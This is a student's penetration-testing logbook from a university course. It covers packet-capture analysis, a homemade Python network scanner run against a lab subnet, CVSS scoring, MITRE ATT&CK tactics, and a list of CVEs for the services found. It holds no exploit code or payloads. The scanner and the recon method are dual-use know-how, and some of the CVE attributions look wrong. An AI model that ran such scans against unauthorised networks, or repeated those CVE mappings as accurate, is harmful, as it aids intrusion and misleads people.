Penetration Testing Logbook

Student:
Alessandro Buonerba

Module Leader:
Dr Anatolij Bezemskij

Computer Science (Cybersecurity)
Penetration Testing and Ethical Vulnerability Scanning
COMP-1671

Department of Computing & Mathematical Sciences
Liberal Arts & Sciences

University of Greenwich
London, United Kingdom

November 2021

CONTENTS

LIST OF FIGURES

1

LAB 1: PASSIVE ENUMERATION

Contrarily from active enumeration, passive enumeration is a technique that does not rely on explicit communication with a target system (Cooper, 2020). To perform a passive enumeration, a network monitor tool such as Wireshark is often used.

1.1 CONNECT TO FTP

The first part of the task is to connect to the FTP server and download the .pcap file with all the captured network traffic.

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.69.164 21
Connected to 192.168.69.164.
220 (vsFTPd 2.3.4)
Name (192.168.69.164:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    4 107      65534        4096 Mar 03  2020 buffers
drwxr-xr-x    2 107      65534        4096 Mar 12  2020 passive
drwxr-xr-x    2 107      65534        4096 Sep 15 03:18 reverse
drwxr-xr-x    2 107      65534        4096 Oct 27  2020 webapp
226 Directory send OK.
ftp> cd passive
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-------    1 107      65534          45 Mar 12  2020 execution.txt
-rw-r--r--    1 107      65534      221341 Jan 20  2020 initialization_pcap.pcap
226 Directory send OK.
ftp> get initialization_pcap.pcap
local: initialization_pcap.pcap remote: initialization_pcap.pcap
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for initialization_pcap.pcap (221341 bytes).
226 Transfer complete.
221341 bytes received in 0.02 secs (11.4348 MB/s)
ftp>
```

Figure 1.1: Connect to the FTP and get the .pcap file

Now that the file has been downloaded, it can be found in the home directory and we can start the analysis of the network traffic through Wireshark following the tasks assigned to this lab.

```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  initialization_pcap.pcap  Music  Pictures  Public  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ wireshark initialization_pcap.pcap
```

Figure 1.2: Open .pcap with Wireshark

1.2 FIND UNIQUE IPV4 ADDRESSES

The first tasks asks to find the unique IPs that are stored and captured. We can achieve that through the top menu, selecting statistics and IPv4 addresses. The result is shown in the figure below.




Figure 1.3: Unique IPv4 addresses

1.3 APPLICATION-LAYER PROTOCOLS

The second task asks to find the application-layer protocols that are used in the captured network traffic. This can be displayed using the Protocol Hierarchy command. The result is shown in the figure below.




Figure 1.4: Protocol Hierarchy

1.4 NAME OF THE PROTOCOLS

The application-layer protocol are the following.

- SNMP (Single Network Management Protocol): responsible for the management of network devices, allows the communication between them independently of their spec (Scarpati, 2020).
- DNS (Domain Name System): responsible for the resolution of domain names to IP addresses (Insam, 2020).
- DHCP (Dynamic Host Configuration Protocol): responsible for the dynamic configuration of network devices. This protocol is used to automatically assign IPs to network devices (IBM, 2021).
- SMB (Server Message Block): responsible for the communication between shared devices such as printers on a network (Sheldon and Scarpati, 2020).

1.5 NETWORK DIAGRAM

This task will allow us to have a visual representation of the analysis of the network. Below the diagram with the active protocols and devices.




Figure 1.5: Network Diagram

Following the explanation of the protocols, further analysis portrays the use of internet protocol. The protocols in use are UDP, SNMP, DHCP and DNS, meaning computers and shared devices on the network. We can also certify using a BJNP protocol, meaning that the shared device on the network is a Canon printer.

1.6 DISCUSSION

The network traffic analysis suggests that a user uses the shared device since there is a BJNP protocol. There are also ACKs and NAKs portraying active communication between the devices of the network. Some of the UDP packets were broadcasting an std discovery all to find all the services on the network.

1.7 TCP DUMP

Following the instructions and the man page for the tcpdump command, I have been able to reproduce a one liner to output a number of unique MAC addresses in the provided and previously used .pcap file. Below a picture with the result.




Figure 1.6: TCP Dump

The flag `-r` is used to read the file and the flag `-ne` before `ether dst` looks for ethernet destinations with the MAC address format specified right after it. The command `awk` is used to separate them while printing the second argument to get the second column. It will then sort and check for unique entries for then count everything with the last `wc -l` command

1.8 CONCLUSION

This has been a very fun lab. I have learned a lot more about Wireshark and how to analyse a .pcap file. Even though I have never used `tcpdump`, there were manyexamples and exhaustive official documentation.

2

LAB 2: ACTIVE ENUMERATION

2.1 INTRODUCTION

Active enumeration is when a user programmatically gather informations on a system through the use of a set of predefined commands (Cooper, 2020). The most common set of informations that is usually gathered through enumeration are DNS, IPs, ports, and services.

2.2 FINAL OUTPUT

The software that has been written for this lab is a simple but effective nmap clone. Once executed it asks for a range of ip addresses and then starts to ping them incrementally starting from the first input till the end. While pinging, it first of all recognise if the machine is responding, and it then looks for open ports, mac addresses, dns and ttl. At the end of the scan, when the objects has been populated, it will then produce a final report with all the information gathered during the process. All the tools used to write the code is primitive and already included in python. The final output of the python program can be executed with `python action.py`.




Figure 2.1: Executing the Custom Nmap Clone

The figure above, shows how the program asks for an input by the user. In order to know which IP to ping, it will ask for a range to scan. Once the user gives in the requested information, it will then start to scan and print an updated of what it is doing step by step. Once it finishes to scan the range, it will print the final report with a list of IPs and all the informations gathered during the previous step. At the end of the list it will also print a nice general summary report as shown below.




Figure 2.2: Results and Summary Report

2.3 PYTHON CODE

The code has been written with primitive tooling, meaning that all the packages imported were already installed in the VM and part of the python language. The figure below shows the imports of the packages used to accomplish the tasks. Here is a list of the modules used:

- `socket` provides access to the socket interface and is available on almost all modern platforms.
- `os` provides acccess to the miscellaneous operating system interfaces.
- `time` provides access to time-related functions.
- `platform` provides access to underlying platform-s identifying data.
- `subprocess` provides access to spawn processes and their input/output.
- `re` provides access to regular expression matching operations.

```
import socket
import os
import time
import platform
import subprocess
import re

operative_system = platform.system()
ping_flag = 'n' if operative_system == 'Window' else 'c'
ports = [20, 22, 25, 53, 80, 587, 631, 3306, 10000, 65000]
ttl_grep = 'grep -o ttl=[0-9][0-9]*'
mac_grep = 'grep -o ..:..:..:..:..:..'
array = []
```

Figure 2.3: Imports and Declaration

There are also some variables that have been set globally in order to be used anywhere in the code. The operative system variable has been used to check system where the code is running as the ping command would have a different flag depending on this factor. An array of the most important ports is also declared, where initially the first iteration of the software would scan a large set of ports. The grep for TTL and MAC format are respectively used to extract them from other commands. The `ping_flag` and `ttl_grep` are used in the main code shown in Figure 2.13, `ports` is used in the code in Figure 2.6 while `mac_grep` is used in the code shown in figure 2.7.

```
def regex_chars(str):
    return re.sub('\W+', '', str)

def arp(ip, grep):
    return os.popen('sudo arping -c 1 %s | %s' %(ip, grep)).read()

def ping(ip, flag, grep):
    return os.popen('ping -%s 1 %s | %s' %(flag, ip, grep)).read()
```

Figure 2.4: Regex, arping and ping

The function `regex_chars` takes a string as a parameter and returns a string that gets cleaned from all the extra characters that are not letters through regular expression. The regex function is called in the code shown in picture 2.5. The function `arp` takes two strings as parameters, one being `ip` and the other being `grep`. This function will basically run the arping command and will be called later in the Figure 2.7. The last function `ping` takes three strings as arguments same as the previous one, but with the exception of the additional flag that will injected in the command depending on which operative system the machine is running on. Also,

this function is called in the main method shown in the Figure 2.13 Since the VM has only the old Python 2.7, the old `%` has been used to format with a specifier to say how the value should be go in. With Python >= 3.6, it is usually replaced with the more flexible `f-strings`.

```
def format_dns(obj):
    dns = os.popen('host -l %s' %(obj['ip'])).read()
    if 'not found' in str(dns):
        obj['dns'] = 'null'
    else:
        obj['dns'] = regex_chars(str(dns).split(' ')[4].rstrip())
```

Figure 2.5: Format DNS

The function `format_dns` takes a dictionary as a parameter, where has been created and partially populated in Figure 2.7. The IP will be the referenced key and its value used to perform the host command to find the dns name. Since the messages are printed in terminal in a very predefined format, the string will get splitted and transformed in an array where name of the dns gets picked and removed from any special characters, in this case a dot and the results gets populated in the dns key of the dictionary as a value. If the host is not found, it will push a null value instead.

```
def format_ports(obj):
    for port in ports:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        ip = (obj['ip'], port)
        open_port = s.connect_ex(ip)
        if open_port == 0:
            obj['ports'].append(str(port) + ' ')
        s.close()
```

Figure 2.6: Format Ports

The function `format_ports` takes again a dictionary as parameter, similarly to the previous one, and loops through the array ports that are globally declared in figure 2.3. It creates a socket object that specify address family and socket type, respectively `IPv4` and `TCP`. Moving down, an ip variable will be created to reference the ip address and a port. This variable will then be used as a parameter to the `connect_ex` method from the socket object previously created and assigned again to another variable. If the last variable is `0`, it means that the operation has been successfull and the port is open. The last step is to append the open port to the dictionary after converting it to a string.

```
def format_arp(ip, array, ttl):
    print '------- Setting up the object for: %s -------' %ip
    arped = arp(ip, mac_grep)
    ttl_num = ttl.split('=')
    obj = {
        'ip': ip,
        'ttl': ttl_num[1].rstrip(),
        'arp': str(arped).rstrip(),
        'ports': [],
        'dns': '' }
    array.append(obj)
    print 'Populating the object with open ports...'
    format_ports(obj)
    print 'Populating the object with DNS...'
    format_dns(obj)
    print '------- Object for: %s fully populated -------' %ip
```


Figure 2.7: Format ARP

The function `format_arp` takes three parameters, the first one being an ip as a string, the second one an array and a TTL format string that will be previously grepped from the main before calling this function. This function will initialise the object structure of each IP that will then be pushed into the global array. It will also partially populate it with IP and TTL that will get passed from main and ARP that will contain the MAC address generated from the `arp` function. The `rstrip()` method is used to remove the extra characters that are not needed, such as whitespaces. The object will then be appended to the array, that will then be referenced in `format_ports` and `format_dns` functions. From now on the mutations will be done on the array level. Lastly, some print to the terminal will be done here to keep the user updated on the progress.

```
def printer(arr):
    for item in arr:
        open_ports = ''
        for port in item['ports']:
            open_ports += str(port)
        print '----------------------------------------------------------------'
        print 'IP: %s' %item['ip']
        print 'MAC: %s' %item['arp']
        print 'Open Ports: %s' %open_ports
        print 'DNS: %s' %item['dns']
        print 'TTL: %s' %item['ttl']
```

Figure 2.8: Printer

The `printer` function takes an array as a parameter. It is used almost at the end of the main method in Figure 2.13 and gives the human-readable representation of the infromations gathered throughout the enumeration.



```
def ip_builder(end):
    return '192.168.69.%s' %str(end)
```


Figure 2.9: IP Builder

This simple function is used in main before calling the function that will then ping it. It returns the IP address that must be pinged and starts the whole process.

```
def txt(pos):
    if pos == 'start':
        print '------- 4ct1v3 3num3r4t10n by Alessandro Buonerba -------'
    if pos == 'end':
        print '-------------------- GitHub: Dieman89 -------------------'
    if pos == 'summary':
        print '---------------------- Summary Report ---------------------'
```

Figure 2.10: Text Function

This function is used as a reference to some of the strings printed within the code.



```
def summary(array, time_start):
    total_ips = ip_to - ip_from
    ok_counter = len(array)
    failed_counter = total_ips - len(array)
    time_elapsed = time.time() - time_start

    print 'Total IP Scanned: %s' %total_ips
    print 'IP Successfully scanned: %s' %ok_counter
    print 'IP that did not respond: %s' %failed_counter
    print 'Time elapsed: %.2f seconds' %time_elapsed
    print ''
    print 'Starting IP: 192.168.69.%s' %ip_from
    print 'Ending IP: 192.168.69.%s' %ip_to
```

Figure 2.11: Summary Function

The `summary` function takes and array a string that stores the start time of the program. The array is passed when the objects within it are fully populated and is used as a reference to calculate some of the metrics such as ip successfully and failed scanned ips. The start time, instead is passed from the main and re-used in

the function where a new time method is called to calculate the time elapsed. At the end, all the data is printed to the user in a human-readable way.

```
def input_range():
    global ip_from
    global ip_to
    txt('start')
    print 'Scan from 192.168.69.???, enter last digits from 0 to 255'
    ip_from = int(input())
    print 'Scan till 192.168.69.???, enter last digits from 0 to 255'
    ip_to = int(input())
```

Figure 2.12: Input Range

The function above will be called as first thing at the start of the program in order to ask the user for the range of IPs to be scanned. It sets the global within the methods for readability and better understanding, as they will then be used throughout the code.

```
def main():
    input_range()
    time_start = time.time()
    for end in range(ip_from, ip_to):
        print 'Pinging the next IP address and waiting for a response...'
        ip = ip_builder(end)
        ttl = ping(ip, ping_flag, ttl_grep)
        if (str(ttl)):
            print '... %s is online :)!' %ip
            format_arp(ip, array, str(ttl))
        else:
            print '... %s did not respond :(!' %ip
        if operative_system == 'Windows':
            subprocess.Popen('cls', shell=True).communicate()
        else:
            print('\033c')
        txt('start')
        printer(array)
        txt('summary')
        summary(array, time_start)
        txt('end')
```

Figure 2.13: The Main

Finally the `main`. This has been referenced multiple times throughout the report of this lab and probably does not need to be explained further. Few things that are still not explained are the subprocess object with the Popen method used to clear the terminal on Windows, and the `print('\033c')` used to clear the terminal on Unix. On a note, this is where a time sleep would be implemented in order to bypass network bandwith overload as specified and asked in one of the tasks.

Figure 2.14: Name variable as main

As in almost any Python code, this sets the name variable as main and then call the main method.

```
import socket
import os
import time
import platform
import subprocess
import re

operative_system = platform.system()
ping_flag = 'n' if operative_system == 'Window' else 'c'
ports = [20, 22, 25, 53, 80, 587, 631, 3306, 10000, 65000]
ttl_grep = 'grep -o ttl=[0-9][0-9]*'
mac_grep = 'grep -o ..:..:..:..:..:..'
array = []

def regex_chars(str):
    return re.sub('\W+', '', str)

def arp(ip, grep):
    return os.popen('sudo arping -c 1 %s | %s' %(ip, grep)).read()

def ping(ip, flag, grep):
    return os.popen('ping -%s 1 %s | %s' %(flag, ip, grep)).read()

def format_dns(obj):
    dns = os.popen('host -l %s' %(obj['ip'])).read()
    if 'not found' in str(dns):
        obj['dns'] = 'null'
    else:
        obj['dns'] = regex_chars(str(dns).split(' ')[4].rstrip())

def format_ports(obj):
    for port in ports:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        ip = (obj['ip'], port)
        open_port = s.connect_ex(ip)
        if open_port == 0:
            obj['ports'].append(str(port) + ' ')
        s.close()

def format_arp(ip, array, ttl):
    print('------- Setting up the object for: %s -------' %ip)
    arped = arp(ip, mac_grep)
    ttl_num = ttl.split('=')
    obj = {
        'ip': ip,
        'ttl': ttl_num[1].rstrip(),
        'arp': str(arped).rstrip(),
        'ports': [],
        'dns': ''}
    array.append(obj)
    print('Populating the object with open ports...')
    format_ports(obj)
    print('Populating the object with DNS...')
    format_dns(obj)
    print('------- Object for: %s fully populated -------' %ip)

def printer(arr):
    for item in arr:
        open_ports = ''
        for port in item['ports']:
            open_ports += str(port)
        print('------------------------------------------------------------------')
        print('IP: %s' %item['ip'])
        print('MAC: %s' %item['arp'])
        print('Open Ports: %s' %open_ports)
        print('DNS: %s' %item['dns'])
        print('TTL: %s' %item['ttl'])

def ip_builder(end):
    return '192.168.69.%s' %str(end)

def txt(pos):
    if pos == 'start':
        print('------- 4ct1v3 3num3r4t10n by Alessandro Buonerba -------')
    if pos == 'end':
        print('-------------------- GitHub: Dleman89 --------------------')
    if pos == 'summary':
        print('--------------------- Summary Report ---------------------')

def summary(array, time_start):
    total_ips = ip_to - ip_from
    ok_counter = len(array)
    failed_counter = total_ips - len(array)
    time_elapsed = time.time() - time_start

    print('Total IP Scanned: %s' %total_ips)
    print('IP Successfully scanned: %s' %ok_counter)
    print('IP that did not respond: %s' %failed_counter)
    print('Time elapsed: %.2f seconds' %time_elapsed)
    print('')
    print('Starting IP: 192.168.69.%s' %ip_from)
    print('Ending IP: 192.168.69.%s' %ip_to)

def input_range():
    global ip_from
    global ip_to
    txt('start')
    print('Scan from 192.168.69.???, enter last digits from 0 to 255')
    ip_from = int(input())
    print('Scan till 192.168.69.???, enter last digits from 0 to 255')
    ip_to = int(input())

def main():
    input_range()
    time_start = time.time()
    for end in range(ip_from, ip_to):
        print('Pinging the next IP address and waiting for a response...')
        ip = ip_builder(end)
        ttl = ping(ip, ping_flag, ttl_grep)
        if (str(ttl)):
            print('... %s is online :)!' %ip)
            format_arp(ip, array, str(ttl))
        else:
            print('... %s did not respond :(!' %ip)
        if operative_system == 'Windows':
            subprocess.Popen('cls', shell=True).communicate()
        else:
            print('\033c')
        txt('start')
        printer(array)
        txt('summary')
        summary(array, time_start)
        txt('end')

if __name__ == '__main__':
    main()
```

Figure 2.15: Full Code

Above the full code for better readability.

2.4 CONCLUSION

This has been one of the most fun lab I have ever done at the University. I have learned more about active enumeration and basically created a nmap clone with very primitive tooling. The only downside is the isolation of the machine from internet, and the fact that is very very slow. It created a very slow and far from good developer experience but I understand how not much can be done to fix it. Research has been done on Python syntax as it is not my main language. Overall a very positive experience, and I am very happy with the final product.

3

LAB 3: THREAT EVALUATION

3.1 INTRODUCTION

For a penetration tester, it is essential to have both theoretical knowledge and practical experience to succeed. This is why Threat Evaluation is considered an important aspect of penetration testing, as it builds up the knowledge gathered from the past exploits to mitigate future ones. The MITRE ATT&CK framework is a collection of adversary tactics and techniques based on real-world examinations. It can give an understanding of what adversaries do in an attack and what a defender must prioritise to defend against it.

3.2 TASK 1

In this task, we will design three hypothetical vulnerabilities using a CVSS score.

3.2.1 *JSON Web Token (JWT) Vulnerability*

A JWT is very often used to authenticate users through previously produced tokens. It is encoded as an object that is digitally signed using JWS or encrypted using JWE. On JWT.IO, it is easily possible to understand the structure of a token and distinguish between portions of header, payload, and verify signature. The header contains the signature or encryption algorithm and the type of token.

Figure 3.1: JWT Header

The payload contains the claims about a user and more data related to it.

Figure 3.2: JWT Payload

And finally we have the signature that is used to verify the integrity and the confidentiality.




Figure 3.3: JWT Signature

All these three parts together, in its compact JWT form are found in a `xxxxx.yyyyy.zzzzz` format where xxxxx is the header, yyyyy is the payload and zzzzz is the signature.

The vulnerability involves a JWT with the header section containing the Hashed Message Authentication Codes, allowing attackers to gain admin access through the payload with an `is_admin` field with a `true` value.

Base Score: 8.7

Attack Vector (Network): the user sends the signed jwt token to the server

Attack Complexity (High): the user needs a highly understanding of how the JWT structure works, the algorithms and authentication system

Privileges Required (None): there are no specific needed privileges

User Interaction (None): there is no other user interaction a part from the attacker

Scope (Changed): this exploit can cause disrupt and changes to its target assets

Confidentiality (High): the attack will have access to personal informations of a targetted user, meaning that the confidentiality is totally compromised.

Integrity (High): similarly to the confidentiality section, the attacker will have access to the target information but also be able to change it, meaning that the integrity is compromised as well.

Availability (None): since it's usually required access to the personal email to change password, we can assume that the availability is not compromised.

3.2.2 *Backdoor TCP*

The following backdoor allows TCP remote access due to a system script that has been found for all debian distributions.

Base Score: 9.8

Attack Vector (Network): the backdoor is accessed through the network as the attacker will be connecting remotely

Attack Complexity (Low): the complexity of the attack is relatively low as there are exploits that would function similarly and there is vast knowledge and resources available on the internet

Privileges Required (None): no privileges are required

User Interaction (None): user interaction is unnecessary because the backdoor is in a system file that starts at every boot

Scope (Unchanged): the scope is unchanged as the backdoor provides access only to a given session.

Confidentiality (High): since the attacker will have complete control, we can assume that confidenciality is compromised.

Integrity (High): integrity is compromised as the attacker will have read/write access to all the files in the system.

Availability (High): the attacker can decide to limit the user interactivities and cut him off completely, meaning that also availability will be compromised.

3.2.3 *SQL Injection*

An attacker can inject SQL commands into a web application meaning that he can gain access to sensitive information and query manipulation. This attack can be performed on any SQL database and web services are a common target. The attacker could get privileges and be able to delete, create and modify tables.

Base Score: 8.6

Attack Vector (Network): the attacker will be sending the SQL command to the server through the network

Attack Complexity (Low): the complexity could be higher, but since the knowledge of this technique is very spread around the internet, it is not the case anymore

Privileges Required (None): no privileges are required

User Interaction (None): user interaction is unnecessary, the attacker will be the only one needed.

Scope (Unchanged): this exploit can cause disrupt and changes to its target assets

Confidentiality (High): the attack will have access to personal informations of a targetted user, meaning that the confidentiality is totally compromised.

Integrity (High): integrity is compromised as the attacker may change the items in the table.

Availability (High): the availability is compromised as the attacker could destroy the database and users may not be able to access their accounts or other services related to it.

3.3 TASK 2

This task asks to name all categories of enterprise tactics and their unique identifiers that starts from TA. We will then describe three of them using the template given.

Enterprise Tactic	Pre-ATT&CK Tactics
TA0043	TA0012
TA0042	TA0013
TA0001	TA0014
TA0002	TA0015
TA0003	TA0016
TA0004	TA0017
TA0005	TA0018
TA0006	TA0019
TA0007	TA0020
TA0008	TA0021
TA0009	TA0022
TA0011	TA0023
TA0010	TA0024
TA0040	TA0025

3.3.1 *T1595 Active scanning*

Unlike passive scanning, which is more of an observer storing information seen, active scanning actively searches for information by interacting with the network. An excellent example of this would be Arp-scan.

Unique Identifier: T1595

Platforms Affected: PRE Matrix

Permissions Required: none

Procedure Examples: ARP-scan bombards the network of Arp request to see what machine answered and then display the Ip and mac address and vendor of the machine who answered; this is active due to the interaction with the network.

Mitigation Technique: there is no specific mitigation technics this is not easily mitigated since it is based on behaviour and outside the enterprise scope;

limiting any leaks or sensitive data in the wild is the best defence in this case.

Detection Technique: there are no specific detection technics, but since it is behaviour based on network behaviour analysis that could help, encryption and blacklisting could also be used.

3.3.2 *T1543 Create or modify system process*

In order to add persistence to a payload, one might obfuscate it by hiding it in or as a System Process given the fact that they are loads of System processes and that most of them start at boot up no one would notice a new service or malicious code hiding in a service.

Unique Identifier: T1543

Platforms Affected: Linux, Windows, macOS

Permissions Required: root or admin privilege

Procedure Examples: Exaramel for Linux ID:S0401

Mitigation Technique: M1033 Limit Software Installation

3.3.3 *T1055 Process Injection*

Process injection is the ability to run code in address space from other processes.

Unique Identifier: T1055

Platforms Affected: Linux, Windows, macOS

Permissions Required: none

Procedure Examples: S0469 ABK ability to inject shellcode into svchost.exe

Mitigation Technique: M1033 Limit Software Installation

3.4 TASK 3

In this task, we will scan the network hosts within the scope and identify available services provided by the hosts and identify the software version of these services. On a side note, we included only the IPs in the list only if there was a version of the service available.

IP	Service	Version
192.168.69.110	ssh	OpenSSH 8.3
192.168.69.113	ssh	OpenSSH 7.6p1
192.168.69.119	ssh	OpenSSH 5.3p1
	http	Apache 2.2.14
	netbios	Samba 3.X-4.X
	imap	Courier Imap
	ssl/http	Apache 2.2.14
	java-object	Java Object Serialization
	http	Apache Tomcat 1.1
	http	Jetty 6.1.25
192.168.69.123	msrpc	Microsoft Windows RPC
	netbios	Microsoft Windows Netbios SSN
	Microsoft ds	Windows 7 7601
192.168.69.124	ssh	OpenSSH 8.3
192.168.69.127	Ipp	CUP 1.1
192.168.69.166	ssh	OpenSSH 8.3
	http	Apache 2.2.14
192.168.69.177	ssh	OpenSSH 5.9p1
192.168.69.179	Msrpc	Microsoft Windows RPC
	Netbios SSN	Netbios SSN
192.168.69.200	ssh	OpenSSH 8.3

3.4.1 *OpenSSH Vulnerabilities*

In the list below, some of the vulnerabilities related to OpenSSH and its various versions.

CVE-2020-15778: Allows command injections. In order to use this exploits, the attacker also need social engineering or directly manipulate a system administration

CVE-2020-14145: Allows man in the middle attacks. It is required to have control of a DNS or network

CVE-2020-1292: This vulnerability allows for privilege elevation and it's a consequence of Windows misconfiguration

CVE-2019-7639: Allows the attacker to login with wrong login details even though the failure is even logged in the system

3.4.2 *Apache Vulnerabilities*

In the list below, some of the vulnerabilities related to Apache and its various versions.

CVE-2009-3555: Allows for man in the middle attack through an error that occurs when TSL protocol is working

CVE-2010-0425: Allows attackers to remotely execute custom code. It leverages the isapi module in win32

CVE-2010-1312: Allows attackers to inspect HTTP requests undetected.

CVE-2015-1833: Allows attackers to read files and send requests to intranet

CVE-2009-2699: Allows attackers to perform Denial of Services via unspecified HTTP requests

3.4.3 *Jetty Vulnerabilities*

In the list below, some of the vulnerabilities related to Jetty and its various versions.

CVE-2009-3555: Attacker can craft URIs using encoded characters in order to access and bypass security

CVE-2021-28165: Allows the attacker to compromise availability through CPU usage

3.5 CONCLUSION

In this lab, I have learned that evaluating threats and vulnerabilities is essential for a penetration tester. I have enjoyed creating hypothetical vulnerabilities and navigating the CVE Mitre website to research vulnerabilities scanned in the network. I feel like it could be split into two labs as it was very time consuming, but overall an entertaining experience!

4

LAB 4: VULNERABILITY TYPES

4.1 TASK 1

Below a table with the CWE top 25 weaknesses in the 2021.

Number	ID	Description
1	CWE-787	Out-of-bounds Write
2	CWE-79	Cross-site Scripting
3	CWE-125	Out-of-bounds Read
4	CWE-20	Improper Input Validation
5	CWE-78	OS Command Injection
6	CWE-89	SQL Injection
7	CWE-416	Use After Free
8	CWE-22	Path Traversal
9	CWE-352	Cross-Site Request Forgery
10	CWE-434	Unrestricted Upload of File
11	CWE-306	Missing Authentication
12	CWE-190	Integer Overflow
13	CWE-502	Deserialization of Untrusted Data
14	CWE-287	Improper Authentication
15	CWE-476	NULL Pointer Dereference
16	CWE-798	Use of Hard-coded Credentials
